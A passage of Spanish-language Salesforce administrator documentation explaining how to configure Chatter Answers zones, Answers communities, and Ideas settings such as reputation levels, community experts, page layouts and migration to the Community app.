**b.** Seleccione `Activar preguntas privadas` para permitir a los clientes publicar sus preguntas de forma privada en el servicio de atención al cliente (crear casos) Si no selecciona esta configuración, los agentes del servicio de atención al cliente puede seguir manteniendo comunicaciones privadas con los clientes.

**c.** En la `Página de Visualforce que aloja las noticias en tiempo real de su zona`, haga clic en y seleccione la página de Visualforce donde aparecerán preguntas, respuestas y artículos de conocimiento.

La página que seleccione debe incluir el componente `chatteranswers:allfeeds` o una combinación de los siguientes componentes: `chatteranswers:aboutme, chatteranswers:guestsignin, chatteranswers:feedfilter, chatteranswers:feeds, chatteranswers:searchask, chatteranswers:datacategoryfilter` por lo que la zona está vinculada a su sitio de Force.com correctamente. Si no selecciona una página de Visualforce, se creará una automáticamente al guardar su zona. La página creada incluye el Id. de su zona por lo que los temas, las preguntas y respuestas están asociadas a su zona específica y pueden aparecer en ella. La página se denomina después de su zona con un sufijo de "_principal," por ejemplo, `Nombredelazona_principal`. La página también incluye un atributo de idioma que coincide con el idioma predeterminado de su organización.

Puede utilizar el atributo booleano `NoSignIn` en los componentes `chatteranswers:allfeeds, chatteranswers:aboutme, chatteranswers:feeds` o `chatteranswers:searchask` para eliminar todos los vínculos de inicio de sesión de su zona. Utilice esta opción cuando disponga de una ruta de inicio de sesión externa y desee asegurarse de que sus usuarios la siguen en lugar del inicio de sesión estándar de Respuestas de Chatter. Cuando el atributo `NoSignIn` booleano es `true`, los usuarios pueden seguir buscando y visualizando contenido accesible públicamente para la zona. Si ya cuentan con una sesión válida, pueden seguir publicando contenido de preguntas, respuestas, votos y marcas.

**d.** En `Sitio que aloja su zona`, haga clic en y seleccione el sitio de Force.com en el que desea alojar su zona.

- Si ha asociado la zona con un portal, puede introducir un dominio de sitio de Force.com.
- Si ha asociado la zona con una Comunidad de Salesforce que no requiere autenticación para que los usuarios vean la actividad de la zona, completamos el dominio de sitio de Force.com por usted.

**e.** Opcionalmente, en `URL de notificación por correo electrónico`, personalice la URL de portal incluida en las notificaciones por correo electrónico enviadas desde la zona.

La URL de notificación por correo electrónico se genera automáticamente para adaptarse a la configuración de visibilidad de la zona, pero se puede modificar para ajustarse a necesidades o casos de usuario específicos. Si tiene una página de inicio de sesión personalizada, introduzca su URL. Por ejemplo, si ha creado una página de inicio de sesión desde la cual los usuarios pueden acceder a varias zonas, puede personalizar la `URL de notificación por correo electrónico` para redirigir los usuarios a esa página desde las notificaciones por correo electrónico.

Nota: Si cuenta con una URL existente para notificaciones de correo electrónico de una zona interna y posteriormente configura un dominio personalizado utilizando Mi dominio, debe actualizar manualmente la URL de notificación por correo electrónico. Para actualizar la URL, borre la URL existente dejando el campo en blanco. Guarde la página y el sistema cumplimenta el campo con la nuevo URL Mi dominio.

**f.** En `Grupo de agentes de atención al cliente`, seleccione el grupo público de usuarios que actuarán como agentes de atención al cliente para la zona. Estos usuarios tendrán un icono de auriculares junto con su nombre de usuario en la zona.

**g.** Opcionalmente, en `Encabezado` o `Pie de página`, haga clic en y seleccione un archivo de texto o HTML que incluya la marca de su organización en los encabezados o pies de página de las notificaciones por correo electrónico enviadas desde su zona.

Solo puede seleccionar un archivo que se ha cargado en una carpeta con acceso público en la ficha Documentos y marcado como `Imagen disponible de modo externo`. Los archivos que incluya en los campos pueden tener un tamaño combinado de hasta 10 KB.

**h.** Seleccione las categorías de datos que desea exponer en la zona desde la lista de categorías de datos predeterminadas.

**9.** Para configurar Ideas para la zona, utilice el campo `Grupo de expertos` para seleccionar el grupo público de expertos que supervisarán la zona para Ideas.

**10.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Seleccionar valores de lista de selección y valores predeterminados para una zona

Activación de Ideas en el portal de clientes

Designación de expertos de la comunidad

# Comunidades de respuestas

## Configuración de respuestas

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para personalizar configuraciones de respuestas:

- "Personalizar aplicación"

Para configurar respuestas:

**1.** Active las respuestas y establezca la zona predeterminada.

**2.** Cree un grupo de categorías para respuestas y añada categorías de datos al grupo de categorías.

Nota: Aunque puede crear hasta cinco niveles de jerarquía de categorías en un grupo, en su comunidad de respuestas sólo se admite el primer nivel de categorías. Las categorías secundarias bajo el primer nivel no se muestran en la comunidad. Los miembros de la comunidad no pueden asignar a las preguntas estas categorías secundarias.

**3.** Asigne las categorías de datos a su comunidad de respuestas.

**4.** Revise la configuración de visibilidad de grupos de categorías para decidir cómo desea restringir el acceso a categorías y preguntas categorizadas en la comunidad de respuestas.

**5.** Uso de funciones, conjuntos de permisos o perfiles:

**a.** Personalizar la visibilidad de grupos de categorías de datos.

**b.** (Opcional) Designe la visibilidad de grupos de categorías predefinida para usuarios sin visibilidad mediante funciones, conjuntos de permisos o perfiles.

**6.** (Opcional) Para permitir a los miembros de comunidad trabajar con casos para distribuir una pregunta sin respuesta o problemática a un nuevo caso:

**a.** Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página. A continuación, configure los formatos de página de casos para incluir el campo `Pregunta`.

**b.** Desde los parámetros de gestión de objetos para casos, vaya a Campos. A continuación, compruebe que la seguridad a nivel de campo para el campo `Pregunta` hace que el campo sea visible en los perfiles necesarios.

Sólo los miembros de la comunidad que tengan permiso para crear casos verán una opción **Distribuir a caso** en las preguntas.

**7.** (Opcional) Si su organización utiliza Salesforce Knowledge, los usuarios pueden convertir respuesta especialmente útiles en la base de conocimientos. En Configuración, introduzca *`Configuración de Knowledge`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Knowledge** y compruebe que `Permitir a los usuarios crear un artículo a partir de una respuesta` está activada.

**8.** (Opcional) Cree reglas de validación de preguntas y respuestas para evitar la publicación de lenguaje ofensivo en la comunidad de respuestas.

Para crear reglas de validación, desde los parámetros de gestión de objetos para la pregunta de Respuestas de Chatter y la respuesta de Respuestas de Chatter, vaya a Reglas de validación.

**9.** (Opcional) Cree reglas de flujo de trabajo para preguntas. Por ejemplo, es posible que desee crear una regla de flujo de trabajo que envíe al administrador de la comunidad un correo electrónico cuando una pregunta tenga diez o más respuestas, pero no la mejor respuesta. Las preguntas no admiten procesos de aprobación o tareas de flujo de trabajo.

**10.** (Opcional) Cree informes para su comunidad de respuestas.

**11.** (Opcional) Active las respuestas en su portal de clientes o active las respuestas en su portal de socios.

Consejo: Cualquier campo personalizado que cree para preguntas o respuestas no puede aparecer en la interfaz de usuario de Salesforce. Sin embargo, puede añadir campos personalizados a preguntas o respuestas para fines de integración de API. Por ejemplo, añada un campo de texto personalizado a preguntas y utilice la API para cumplimentar ese campo de texto con el nombre del país desde el cual se ha publicado cada pregunta.

CONSULTE TAMBIÉN

Creación y modificación de Zonas.

Configuración de respuestas

## Activación de respuestas y asignación de la zona predeterminada

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Respuestas es una función de la aplicación Community que permite a los usuarios formular preguntas y a los miembros de la comunidad publicar respuestas. A continuación, los miembros de la comunidad pueden votar la utilidad de cada respuesta, y la persona que realizó la pregunta puede marcar una respuesta como la mejor.

Para activar la función de respuestas:

**1.** Desde Configuración, introduzca *`Configuración de respuestas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de respuestas**.

**2.** Haga clic en **Modificar**.

EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para personalizar configuraciones de respuestas:

- "Personalizar aplicación"

3. Utilice la casilla de verificación `Activar respuestas` para activar las respuestas.

   Al activar las respuestas se añadirá la ficha Respuestas a la aplicación Community y se creará una zona denominada Zona interna.

4. Seleccione la zona predeterminada para la ficha Respuestas. No puede visualizar más de una zona de respuestas a la vez. Puede utilizar Zona interna como valor predeterminado o crear una zona y utilizarla como predeterminada.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Creación y modificación de Zonas.

## Asignación de categorías de datos a respuestas

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

En una zona de respuestas, un *grupo de categorías* ofrece una o más categorías que ayudan a organizar las preguntas para facilitar la búsqueda. Si el grupo de categorías contiene una jerarquía, sólo las categorías de primer nivel se muestran en la ficha Respuestas. Por ejemplo, si es un fabricante de ordenadores, podrá crear un grupo de categorías Productos para su zona de productos que tenga cuatro categorías: Portátiles de rendimiento, Ordenadores portátiles, Sobremesas para jugar y Sobremesas para empresas. Los miembros de la zona pueden seleccionar una de las categorías para asignar una pregunta.

El siguiente ejemplo muestra cómo las categorías dentro de un grupo de categorías aparecen en la ficha Respuestas.

EDICIONES

Disponible en: Salesforce Classic


Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para personalizar configuraciones de respuestas:

- "Personalizar aplicación"

**Visualización de categorías en la ficha Respuestas**




1. Zona asignada a las respuestas.
2. Cuando asigna un grupo de categorías a respuestas, las categorías de datos dentro del grupo aparecen debajo del nombre de la zona en la ficha Respuestas. Los miembros de la zona pueden asignar estas categorías a sus preguntas y buscar dentro de las categorías preguntas relacionadas. El nombre del grupo de categorías no se muestra en la comunidad de respuestas.

El nombre del grupo de categorías no se muestra en la comunidad de respuestas; sin embargo, todas las categorías dentro del grupo aparecen debajo del nombre de la zona en la ficha Respuestas.

Para asignar un grupo de categorías a respuestas:

1. Cree un grupo de categorías para respuestas y añada categorías de datos al grupo de categorías.

   Es recomendable nombrar el grupo de categorías con el mismo nombre que en la comunidad de respuestas para que otros administradores sepan dónde se está utilizando el grupo de categorías.

   Nota: Aunque puede crear hasta cinco niveles de jerarquía de categorías en un grupo, en su comunidad de respuestas sólo se admite el primer nivel de categorías. Las categorías secundarias por debajo del primer nivel no se muestran en la comunidad y los miembros de la misma no pueden asignar estas categorías secundarias a las preguntas.

2. Desde Configuración, introduzca `Asignaciones de categorías de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Asignaciones de categorías de datos** en Respuestas. La página de asignaciones de grupo de categorías sólo se muestra tras activar las respuestas.
3. Haga clic en **Modificar**.
4. Seleccione el grupo de categorías que desee asignar a su zona de respuestas.

   Nota: Si cambia el grupo de categorías para las respuestas posteriormente, todas las categorías existentes asociadas con sus respuestas se eliminarán. Las preguntas de su comunidad de respuestas no se clasifican hasta que los miembros de la comunidad les asignan nuevas categorías.

5. Haga clic en **Guardar**.

Recibirá un correo electrónico cuando haya finalizado el proceso de almacenamiento.

CONSULTE TAMBIÉN

Categorías de datos en salesforce.com

# Comunidades de Ideas

## Fomentar la creación y el uso compartido de Idea en Comunidades de Salesforce

Agregue sus usuarios de Ideas a Comunidades de Salesforce para beneficiarse de nuevas formas de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar las configuraciones de Ideas para Comunidades de Salesforce:

- "Personalizar aplicación"

Cree más compromiso y colaboración alrededor de Ideas ya que permite a sus clientes publicar y comentar en Ideas juste desde su página de inicio de Comunidades de Salesforce. La adición de Ideas a Comunidades de Salesforce permite a sus usuarios obtener las ventajas de una relación vibrante y creativa entre miembros de la comunidad. Las comunidades son espacios privados o públicos personalizables para empleados, clientes y socios para colaborar en prácticas recomendadas y procesos comerciales. Cuando activa Ideas en Comunidades de Salesforce, ofrece a los miembros de su comunidad la posibilidad de crear ideas y temas de ideas y entablar diálogos acerca de ellos. Puede crear comunidades públicas que permiten a sus clientes o socios intercambiar ideas, así como comunidades internas privadas específicas para sus empleados.

Se puede asignar la moderación y la gestión de comunidades de creación de ideas a miembros internos de la comunidad, dependiendo de sus privilegios. Los usuarios internos pueden moderar tanto en comunidades internas como externas ya que tienen acceso tanto a comunidades internas como cualquier comunidad pública a la que tienen permiso de acceder.

Para organizar su comunidad en grupos más reducidos, puede crear zonas en una comunidad que reflejan intereses especiales, agrupaciones de productos o tipos de clientes. Las zonas están compartidas por las aplicaciones de Ideas, Respuestas y Respuestas de Chatter, permitiéndole ver y crear zonas desde esas ubicaciones. Por ejemplo, si usted es fabricante de ordenadores, puede crear una comunidad denominada Productos portátiles y otra denominada Productos de sobremesa. En cada una de esas comunidades, puede crear zonas específicas en diferentes aspectos de los productos.

Los miembros de Comunidad tienen visibilidad en diferentes zonas en base a sus perfiles de usuario:

- Los usuarios de la comunidad ven las zonas asociadas con la comunidad en la que están inscritos.
- Los usuarios internos con permiso para ver Ideas pueden ver todas las zonas internas en la organización. Si los usuarios internos se inscriben en una comunidad, solo ven aquellas zonas asociadas con esa comunidad.
- Los usuarios internos con permiso para ver Respuestas de Chatter pueden ver todas las zonas internas de la organización en la ficha P&R. Si los usuarios internos se inscriben en una comunidad, solo ven aquellas zonas asociadas con esa comunidad.
- Los usuarios del portal pueden ver las zonas asociadas con su portal.
- Los usuarios de portal con acceso a un portal así como a una comunidad pueden ver las zonas asociadas con el portal o la comunidad en los que están inscritos en estos momentos.
- Los usuarios que acceden al portal o la comunidad a través de una API pueden acceder a todas las zonas a las que tienen acceso en todos los contextos.
- Las búsquedas globales en la aplicación interna realizadas por usuarios internos devuelven resultados de todas las ideas disponibles en la organización. Las búsquedas realizadas por todos los otros usuarios en Comunidades de Salesforce devuelven resultados de las ideas disponibles en la comunidad.

## Gestión de Ideas

Ideas es una comunidad de usuarios que publica, vota y comenta ideas. Considérela una caja de sugerencias en línea que incluye discusiones y clasificaciones de popularidad sobre cualquier asunto. Para continuar organizando su comunidad en grupos más reducidos, puede crear zonas en una comunidad que reflejan intereses especiales, agrupaciones de productos o tipos de clientes.

Puede mostrar Ideas a usuarios internos de Salesforce, una Comunidad de Salesforce.com, Portal de clientes o Portal de socios o usuarios públicos (requiere la configuración de un sitio de Force.com). También puede gestionar Ideas desde la consola.

Las organizaciones con Professional Edition sólo pueden tener una zona interna. El resto de ediciones pueden tener hasta 50 zonas compartidas entre ideas, respuestas y Respuestas de Chatter.

Como administrador, puede:

- Controlar si las ideas están activadas para su organización y personalizar la vida media de las ideas. Consulte Ajustes de personalización de Ideas .
- Cree zonas para organizar ideas. Consulte Creación y modificación de Zonas.
- Cree Temas de Idea que le permitan invitar a miembros de la comunidad a publicar ideas acerca de temas específicos para que los miembros puedan resolver problemas o proponer novedades para su empresa.
- Definir valores de lista de selección para los campos `Categorías` y `Estado`. Consulte Definir valores de lista de selección para los campos Categorías y Estado.
- Especifique el formato de los campos personalizados. Consulte Configurar formatos de página para ideas.
- Poner a disposición de sus usuarios los informes de ideas.
- Personalice los formatos de búsqueda de idea.
- Combinar ideas para reducir el número de ideas duplicadas.
- Asignar un estado a una idea.
- Eliminar un voto a través de la API para borrar todo el historial de votaciones.

  De forma específica, al eliminar un voto:

  - Se eliminan 10 puntos de la puntuación global de la idea
  - Se elimina el nombre del usuario de la sección Los últimos 100 votos en la página de detalles de la idea

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar las comunidades de Ideas:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Activación de Ideas en el portal de clientes

## Personalización de la configuración de Ideas

Para administrar las configuración global de la organización de Ideas:

1. Desde Configuración, introduzca *Configuración de Ideas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Ideas**.
2. Haga clic en **Modificar**.
3. Utilice la casilla de verificación Habilitar ideas para activar o desactivar Ideas en su organización.

   La desactivación de Ideas elimina la ficha Ideas y los usuarios ya no pueden acceder a zonas activas, pero esas zonas aparecerán en la ficha Ideas la próxima vez que active Ideas.
4. De forma opcional, seleccione Activar formato de texto, imágenes y vínculos para activar el editor HTML de Ideas que dispone de funciones de edición en HTML de forma que lo que ven los usuarios cuando publican o comentan sobre una idea es lo que luego se va a obtener.

   PRECAUCIÓN: Una vez haya activado el editor HTML de Ideas, no podrá desactivarlo. Si no ve la casilla de verificación Activar formato de texto, imágenes y vínculos, el editor HTML de Ideas está activado para su organización de forma predeterminada.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar las configuraciones de Ideas:
- "Personalizar aplicación"

5. Si su organización todavía no tiene activado el campo de selección múltiple Categorías, haga clic en el botón **Activar** situado debajo del mensaje Categorías en la parte superior de la página. Este botón no se muestra si la organización ya tiene el campo Categorías activado.

   Si el campo Categorías ya está activado, la casilla de verificación Activar Categorías estará seleccionada. Una vez haya activado el campo, no podrá desactivarlo.
6. Seleccione Activar reputación para permitir a los usuarios ganar puntos y puntuaciones basándose en su actividad en cada zona.
7. Seleccione un tipo de Perfil de usuario de Ideas para todos los perfiles de usuario en la zona.

| Tipo de perfil de usuario | Descripción |
|---|---|
| Perfil de Chatter | El perfil de Chatter del usuario es el tipo de perfil de usuario predeterminado. Si selecciona esta opción y un usuario no cuenta con un perfil de Chatter, se utiliza el perfil de zona de Ideas. |
| Perfil de zona de Ideas | El perfil que el usuario configura para la zona de Ideas. El tipo de perfil se utiliza por zonas de Ideas en portales. |
| Personalizar perfil con una página de Visualforce | Puede especificar una página de Visualforce para un perfil personalizado para todos los usuarios de Ideas en la zona. Si selecciona este tipo de perfil, debe especificar una página de Visualforce en Página de perfil personalizada. |

8. En el campo Vida media de ideas en días, introduzca el número de días.

El ajuste de vida media determina la rapidez con la que las ideas se clasifican en la subficha Ideas más extendidas, para dejar sitio a la ideas con votos más recientes. Una vida media más corta desplaza las ideas más antiguas hacia abajo en la página con mayor rapidez que una vida media más larga.

Nota: Este campo no aparece si Ideas está desactivado. Para modificar el campo `Vida media (en días)`, guarde los cambios después de activar ideas y, a continuación, haga clic en **Modificar** en la página de configuración de Ideas.

9. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Gestión de Ideas

Fomente la Innovación con Reputación en Ideas

## Fomente la Innovación con Reputación en Ideas

Premie a los miembros más influyentes e innovadores de su comunidad Ideas reconociendo su participación y contribución a la comunidad. Al activar Reputación en Ideas y fijando grados y nombres de nivel, permite a los usuarios obtener puntos y puntuaciones que premian y fomentan la actividad frecuente y significativa en la comunidad. Cuando los miembros de la comunidad participan con mayor frecuencia, mejoran la calidad de las ideas en general, lo que significa que cada uno obtiene las ventajas de una relación vibrante y creativa con sus clientes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los usuarios son premiados por varias actividades, incluyendo:

- Creación de una idea
- Recepción de un comentario acerca de su idea
- Recepción de un voto positivo en su idea o comentario
- Comentarios realizados acerca de la idea de otro

Los puntos de reputación se calculan de forma separada para cada zona y para cada actividad acumulada en toda la organización. Los usuarios que participan en diferentes zonas tendrán diferentes valores de reputación para cada zona en base a su actividad en esa zona. Cuando los usuarios inician sesión en la aplicación interna, su puntuación de reputación se basa en su participación en todas las zonas a las que pertenecen.

Ideas incluye los siguientes niveles de reputación predeterminados que se aplican a todas las zonas y a la aplicación interna. Utilizando la API, se pueden agregar o modificar los puntos y niveles de reputación para cada nivel con el fin de reflejar los niveles de participación en su comunidad.

| Nombre | Puntos por nivel |
|---|---|
| Observador | 0 – 99 |
| Contribuyente | 100 – 399 |
| Influenciador | 400 – 1499 |
| Pionero | 1500+ |

Los niveles de reputación están disponibles a través de la API y se pueden mostrar en implementaciones personalizadas de Ideas. Para agregar o modificar nombres de nivel de reputación, puntos por nivel u otros atributos de una reputación en cualquiera de sus zonas, utilice los objetos IdeaReputation y IdeaReputationLevel en la API. Puede crear hasta 25 niveles de reputación diferentes para cada zona.

CONSULTE TAMBIÉN

Personalización de la configuración de Ideas

## Designación de expertos de la comunidad

Designe sus usuarios estrella como expertos en sus comunidades.

Un experto de la comunidad es un miembro de la comunidad que habla con credibilidad y autoridad en representación de la organización. Cuando los expertos de la comunidad publican comentarios o ideas, aparece un solo icono ( ) junto a su nombre. El administrador de Salesforce puede designar todos los expertos de comunidad que considere necesarios.

Si desea tener expertos en su comunidad, configure Zonas y cree un grupo público que incluya los usuarios expertos. A continuación, durante el proceso de configuración, puede designar este grupo público como expertos de su comunidad.

Antes de seleccionar un grupo público para que sean expertos de la comunidad, tenga en cuenta lo siguiente:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Un experto de comunidad puede ser un empleado de su organización responsable de proveer respuestas oficiales a la comunidad. Un experto de comunidad puede también ser alguien fuera de su organización que es activo en la comunidad y conocedor del tema.
- La única diferencia entre un experto de la comunidad y el resto de miembros es el icono exclusivo que se muestra junto al nombre del experto. Los expertos de la comunidad no tienen permisos adicionales más allá de lo que se especifica en su perfil de usuario y sus conjuntos de permisos.
- Los expertos de la comunidad pueden formar parte de un grupo público y éste debe estar especificado en la lista desplegable `Grupo de expertos`. Es posible que tenga que crear un grupo público para cada comunidad si los expertos en esas comunidades son diferentes.
- Si una comunidad se muestra en un portal de clientes o portal de socios, puede utilizar una hoja de estilo en cascada (CSS) para modificar el icono asociado con el experto de la comunidad. Al crear un portal, especifique la CSS en el `Encabezado` del portal y utilice la clase `expertUserBadge` para hacer referencia a la nueva imagen de fondo para el experto de la comunidad. Se recomienda que el tamaño del icono no sea mayor de 16 por 16 píxeles.

CONSULTE TAMBIÉN

Creación y modificación de Zonas.

## Configurar formatos de página para ideas

Cuando cree un campo personalizado para Ideas, puede agregarlo a la sección Información adicional que aparece en las páginas Publicar Idea y Detalles de Idea.

Puede especificar el orden en el que aparece un campo personalizado en la sección Información adicional así como eliminar un campo personalizado de esas páginas sin eliminar el campo del sistema definitivamente. Aunque es posible mover campos estándar en el formato de página, aparecen de forma predeterminada en la sección Detalles de Idea en la parte superior de la página y su orden no es personalizable. Sin embargo, puede arrastrar el campo `Estado` a la sección Información adicional para que aparezca el estado de una idea en el formato de página.

Nota: No se puede personalizarse el formato para la sección Información adicional.

1. Desde los parámetros de gestión de objetos para ideas, vaya a Formatos de página.
2. Haga clic en **Modificar**.
3. Seleccione un campo personalizado del cuadro situado a la derecha y arrástrelo en la sección Información adicional. Los campos personalizados aparecen en el orden en que están colocados en la sección Información adicional.
4. Para mostrar el estado de una idea a miembros de una zona, seleccione el campo `Estado` y arrástrelo a la sección Información adicional.
5. Para permitir a los usuarios agregar archivos a ideas, seleccione el campo `Archivos adjuntos` y arrástrelo a la sección Información adicional. Asegúrese de establecer la seguridad a nivel de campo para sus usuarios.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el formato de un campo personalizado de Ideas:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Definir valores de lista de selección para los campos Categorías y Estado

Configuración de gestión de búsqueda de objetos

## Adición de desencadenadores de Apex a comentarios de Idea

La adición de desencadenadores de Apex a Comentarios de Idea le permite realizar acciones relacionadas con comentarios publicados por el usuario en una idea.

Un desencadenador es un conjunto de códigos Apex que se activan en un momento en particular del ciclo de vida de un registro. Puede agregar desencadenadores de Apex a comentarios en Ideas para gestionar mejor las ideas en su comunidad.

Utilice desencadenadores en comentarios para realizar acciones como:

- Enviar una notificación por correo electrónico al moderador u otro usuarios cuando se olvida un comentario en una idea.
- Enviar una notificación por correo electrónico al usuario con los contenidos de sus comentarios.
- Notificar al moderador cuando se alcanza un número específico de comentarios para una idea.
- Evitar la publicación de comentarios con palabras específicas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir desencadenadores de Apex:
- "Apex de autor"

Para gestionar las comunidades de Ideas:
- "Personalizar aplicación"

## Migración a aplicación Community

Si su organización ha activado Ideas antes de la versión Winter '10, es recomendable que migre a la nueva aplicación Community. La aplicación Community:

- Sustituye a la aplicación Ideas en el menú de la aplicación de Force.com.
- Incluye las fichas Ideas y Respuestas.

  Respuestas es una función de la aplicación Community que permite a los usuarios formular preguntas y a los miembros de la comunidad publicar respuestas. A continuación, los miembros de la comunidad pueden votar la utilidad de cada respuesta, y la persona que realizó la pregunta puede marcar una respuesta como la mejor.

PRECAUCIÓN: Una vez que migre a Community, no podrá volver a la antigua aplicación Ideas. La ficha Ideas con todos los datos existentes seguirá estado disponible en la nueva aplicación Community.

Para migrar a la aplicación Community:

1. Desde Configuración, introduzca *Configuración de Ideas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Ideas**.

   El mensaje de Community aparecerá en la parte superior de la página de configuración de Ideas. Si el mensaje Community no aparece, la aplicación Community ya se ha activado para su organización.

2. Haga clic en **Activar** bajo el mensaje de Community. Salesforce comprueba si en su organización existen objetos personalizados denominados Community. Si existen este tipo de objetos, debe eliminar o cambiar el nombre del objeto antes de activar la aplicación Community.
3. Haga clic en **Activar** cuando Salesforce confirme que está listo para migrar a la aplicación Community.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar las configuraciones de Ideas:
- "Personalizar aplicación"

## Personalización de campos estándar y personalizados de Ideas

| PERMISOS DE USUARIO | |
|---|---|
| Para definir valores de la lista de selección: | "Personalizar aplicación" |
| Para configurar la seguridad a nivel de campo: | "Personalizar aplicación" |
| Para definir o cambiar las reglas de validación de campos: | "Personalizar aplicación" |
| Para crear campos personalizados de Ideas: | "Personalizar aplicación" |
| Para activar archivos adjuntos para ideas: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los administradores pueden personalizar campos estándar y personalizados de Ideas para cumplir los requisitos exclusivos de una organización:

- Defina valores de lista de selección para los campos Categorías y Estado.
- Haga clic en el nombre de un campo estándar o personalizado para establecer la seguridad a nivel de campo.
- Haga clic en el nombre de un campo personalizado para establecer reglas de validación.
- Cree un campo personalizado para Ideas. Los campos personalizados aparecen en la sección Información adicional en las páginas Publicar idea y Detalles de la idea.
- Agregue el campo `Archivos adjuntos` al formato y establezca seguridad a nivel de campo. Los usuarios pueden adjuntar todo tipo de archivos compatibles, incluyendo presentaciones de Microsoft® PowerPoint® y hojas de cálculo de Excel® hasta archivos Adobe® PDF, archivos de imagen, de audio y de vídeo. El tamaño máximo para los archivos adjuntos está determinado por su organización.

  Nota: En implementaciones personalizadas de Ideas, puede utilizar el método de Apex `URL.getFileFieldURL` para recuperar la URL de descarga para archivos adjuntos.

CONSULTE TAMBIÉN

Personalización de la configuración de Ideas

## Seleccionar valores de lista de selección y valores predeterminados para una zona

